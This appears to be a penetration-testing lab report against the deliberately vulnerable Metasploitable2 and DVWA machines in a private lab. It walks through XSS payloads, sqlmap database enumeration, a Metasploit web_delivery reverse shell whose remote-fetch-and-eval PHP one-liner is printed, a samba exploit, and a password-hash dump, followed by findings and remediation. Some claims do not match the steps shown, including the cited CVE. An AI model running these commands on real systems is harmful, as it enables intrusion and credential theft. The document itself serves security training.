VAPT Report 3

1. Advanced Exploitation Lab

Chained attack exploitation on Metasploitable2


Target IP: 192.168.64.8

Attacker IP: 192.168.64.9

Step 1: Establish Connectivity

1. Find Target IP: On the Metasploitable2 console, type ifconfig.
2. Verify Access: Open a browser in Parrot and navigate to http://192.168.64.8.

* The attacker machine (Parrot) and target (Metasploitable2) must be on the same network.



```
Warning: Never expose this VM to an untrusted network!

Contact: msfdev[at]metasploit.com

Login with msfadmin/msfadmin to get started
```


- TWiki
- phpMyAdmin
- Mutillidae
- DVWA
- WebDAV

Figure 1:Connectivity established

Step 2: Identify the Entry Point (XSS)

DVWA (Damn Vulnerable Web Application) will be used here for assessment.

1. Navigate to http://192.168.64.8/dvwa/.
2. Login with default credentials admin / password.
3. Set the Security Level to "low".
4. Go to the Stored XSS tab.
5. Test the vulnerability: Enter <script>alert('Hello');</script> in the message box. If a popup appears, the site is vulnerable to script injection.
6. The above figure confirms the vulnerability of machine.



Vulnerability: Stored Cross Site Scripting (XSS)

Name * erer

192.168.64.8

hello

Name: test
Message: This is a test comment.

Name: re
Message:


More info

http://ha.ckers.org/xss.html
http://en.wikipedia.org/wiki/Cross-site_scripting
http://www.cgisecurity.com/xss-faq.html

Step 3: Chain XSS to Remote Code Execution (RCE)

- Type the following commands in terminal.


  msfconsole
  use exploit/multi/script/web_delivery
  set PAYLOAD php/reverse_php
  set LHOST 192.168.64.9
  set TARGET 1
  exploit



```
[msf](Jobs:1 Agents:0) exploit(multi/script/web_delivery) >> [*] Using URL: http://192.168.64.9:8080/dm03Ridmja
[*] Server started.
[*] Run the following command on the target machine:
php -d allow_url_fopen=true -r "eval(file_get_contents('http://192.168.64.9:8080/dm03Ridmja', false, stream_context_create(['s
sl'=>['verify_peer'=>false,'verify_peer_name'=>false]])));"
```

Copy the o/p: php -d …….));"

- Inject the Payload via XSS



Vulnerability: Command Execution


Ping for FREE

Enter an IP address below:

```
eer'=>false,'verify_peer_name'=>false]])));'
```

More info

http://www.scribd.com/doc/2530476/Php-Endangers-Remote-Code-Execution
http://www.ss64.com/bash/
http://www.ss64.com/nt/



```
[msf](Jobs:3 Agents:0) exploit(multi/script/web_delivery) >> [*] 192.168.64.8     web_delivery - Delivering Payload (2734 byt
s)
[*] Command shell session 5 opened (192.168.64.9:4446 -> 192.168.64.8:45384) at 2026-01-14 17:24:49 +0000
whoami
[*] exec: whoami

root
[msf](Jobs:3 Agents:1) exploit(multi/script/web_delivery) >>
```

The RCE (Remote Code Execution) via web application was successful.

PoC Customization Summary

Modified the Python PoC for CVE-2021-22205 by updating the target_url to match the lab environment (192.168.64.8); replaced the default diagnostic command with a PHP-based reverse shell payload and updated the LPORT to 4446 to avoid local port conflicts, successfully resulting in root-level access.

2. Web Application Testing Lab

A) Sql Injection(Blind)


1. Navigate to http://192.168.64.8/dvwa/vulnerabilities/sqli (SQLInjection (Blind))
2. Press F12 → Application Tab → Cookies → Copy the PHPSESSID
3. Type the following in terminal:

   sqlmap -u http://192.168.64.8/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit"

   --cookie="PHPSESSID=38f31610f2edd522c306d6a8a29ffccc;security=low"

   --dbs

o/p:




```
[00:08:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[00:08:55] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

B) XSS Reflected

Navigate to http://192.168.64.8/dvwa/vulnerabilities/xss_r
Inject the following payload into the textbox:

<script>alert('Hello')</script>

The browser executes the script injected thus verifying that the site is vulnerable to XSS Reflection.



http://192.168.64.8/dvwa/vulnerabilities/xss_r/?name=<script>alert('Hello')%3B<%2Fscript>

192.168.64.8


Hello

Using Burp Suite to verify:

Go to Proxy → turn the intercept on → open browser → navigate to http://192.168.64.8/dvwa/vulnerabilities/xss_r →enter a name (eg.Ram) → click submit.
In burp suite's proxy tab, the request will be caught→ replace Ram with the following payload:

<script>alert(document.cookie)</script>

The browser executes the script injected outputting the PHPSESSID thus verifying that the site is vulnerable to XSS Reflection.



Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) - Chromium


192.168.64.8/dvwa/vulnerabilities/xss_r/?name=john#

192.168.64.8 says
security=low;
PHPSESSID=6b9ca941d940521ec8469b24fb92ab6e

3. Reporting Practice

Summary

During the assessment of the Web Application (IP: 192.168.64.8), multiple critical security vulnerabilities were identified. These flaws, including **XSS Reflected, SQL Injection** and **Broken Authentication**, allow unauthorized users to extract the entire user database and hijack administrative accounts. Immediate remediation is required to prevent data exfiltration.



Non-technical Summary

Subject: Critical Security alert on web apps

Dear Manager,

This is to bring in your notice that after performing various security analysis tests, it has been observed that there are many critical vulnerabilities in the web app which can tamper the integrity of company assets and sensitive data might get leaked or hijacked by a malicious actor if they are not patched ASAP. We recommend to comply with the latest security guidelines and implement basic security measures like input validation and sanitization, latest password policies to safeguard the system and confidential company and user data.

Thank you.


4.Post-Exploitation and Evidence Collection

The module exploit/windows/local/always_install_elevated is for a windows host. Since our target is metasploitable(linux),this module cannot be used.

Follow the below steps to collect post-exploitation evidences.

In terminal, type


use exploit/multi/samba/usermap_script
set lhost 192.168.64.9
run

o/p: 


```
[msf](Jobs:1 Agents:1) exploit(multi/samba/usermap_script) >> set lport 4445
lport => 4445
[msf](Jobs:1 Agents:1) exploit(multi/samba/usermap_script) >> run
[*] Started reverse TCP handler on 192.168.64.9:4445
[*] Command shell session 2 opened (192.168.64.9:4445 -> 192.168.64.8:39687) at 2026-01-15 21:47:19 +0000
```

Instead of Windows elevation, use a Linux "Gather" module to collect evidence.

use post/linux/gather/hashdump
set SESSION 2
run

o/p: 

```
[msf](Jobs:1 Agents:2) post(linux/gather/hashdump) >> set SESSION 2
SESSION => 2
[msf](Jobs:1 Agents:2) post(linux/gather/hashdump) >> run
[!] SESSION may not be compatible with this module:
[!]  * incompatible session platform: unix. This module works with: Linux.
[+] root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
[+] sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
[+] klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
[+] msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
[+] postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
[+] user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
[+] service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
[+] Unshadowed Password File: /root/.msf4/loot/20260115221642_default_192.168.64.8_linux.hashes_414023.txt
[*] Post module execution completed
[msf](Jobs:1 Agents:2) post(linux/gather/hashdump) >>
```



20260115221642_defa...ux.hashes_414023.txt


```
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:0:0:root:/root:/bin/bash
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:3:3:sys:/dev:/bin/sh
klog:$1$f2ZVMS4K$R9XkI.CmLdHhdUE3X9jqP0:103:104::/home/klog:/bin/false
msfadmin:$1$XN10Zj2c$Rt/zzCW3mLtUWA.ihZjA5/:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
postgres:$1$Rw35ik.x$MgQgZUu05pAoUvfJhfcYe/:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:1001:1001:just a user,111,,:/home/user:/bin/bash
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:1002:1002:,,,:/home/service:/bin/bash
```

Type the following in terminal

sha256sum
/root/.msf4/loot/20260115221642_default_192.168.64.8_linux.hashes_414023.txt

1. Capture the Traffic

1. **Open Wireshark** and **Select your Interface**
2. **Start the Capture**
3. **Generate Traffic:** Go back to your Metasploit terminal where the session is active and run a command that moves data, such as:
   ls -R /etc
4. **Stop Capture**
5. **Generate hash:** sha256sum traffic_post_exploit.pcapng



```
┌─[root@parrot]─[~/Desktop]
└──╼ #sha256sum traffic_post_exploit.pcapng
1942b3374997fbed688ec843c72cb5dc9f439eef75c2990ff23565284069a90c  traffic_post_e
xploit.pcapng
```

Summary

Following the exploitation of the host 192.168.64.8, root-level password hashes were extracted via the hashdump module. Post-exploitation network traffic was captured using Wireshark. All evidences was verified through SHA256 hashing to ensure data integrity, establishing a secure chain of custody for the final forensic report.

5. Capstone Project: Full VAPT Cycle


Penetration Test Report

An authorised penetration test was conducted on host 192.168.64.8. he testing successfully identified a critical vulnerability chain that allows an unauthenticated attacker to gain full system control.

2. Technical Findings

- **Vulnerability ID 001: SQL Injection (Critical):** Using sqlmap, we successfully bypassed input filters on the SQLi module. We dumped the backend database (dvwa) and recovered plaintext credentials for several users, including gordonb (password: abc123).
- **Vulnerability ID 004: Chained XSS to RCE (Critical):** A Stored XSS flaw was leveraged to deliver a PHP-based reverse shell payload. This chain resulted in a stable command shell on port 4446.
- **Privilege Escalation:** Upon establishing the reverse shell, execution of the whoami command confirmed **root-level access** on the victim machine.

Vulnerability	**CVSS Score**	**Criticality**	**Remediation**
SQL Injection	**9.8**	**Critical**	Use Parameterized Queries, Input Validation and Sanitization, Implementing Least Privilege
Weak Passwords	**7.5**	**High**	Implement latest password policies and account lockouts.
Reflected XSS	**6.1**	**Medium**	Implement Output Encoding and Content Security Policy (CSP), Input Validation and Sanitization.
XSS to RCE Chain	**10**	**Critical**	Input Validation and Sanitization All user-supplied input must be strictly validated and sanitized using an allowlist of expected or valid data.




Applications Places System
Thu Jan 15, 17:51
Damn Vulnerable Web App (DVWA) v1.0.7 :: Vulnerability: Reflected Cross Site Scripting (XSS) - Chromium
Not secure 192.168.64.8/dvwa/vulnerabilities/xss_r/?name=john#
OK

192.168.64.8 says

security=low;
PHPSESSID=6b9ca941d940521ec8469b24fb92ab6e

Figure 2:XSS Vulnerability



```
[00:08:54] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: Apache 2.2.8, PHP 5.2.4
back-end DBMS: MySQL >= 5.0.12
[00:08:55] [INFO] fetching database names
available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195
```

Figure 3:SQL Injection

3. Remediation Recommendations

- **Input Validation:** Implement parameterized queries for all database interactions to prevent SQL injection.
- **Output Encoding:** Apply context-aware encoding to prevent cross-site scripting in guestbook entries.
- **Patch Management:** Update server-side components to remediate CVE-2021-22205.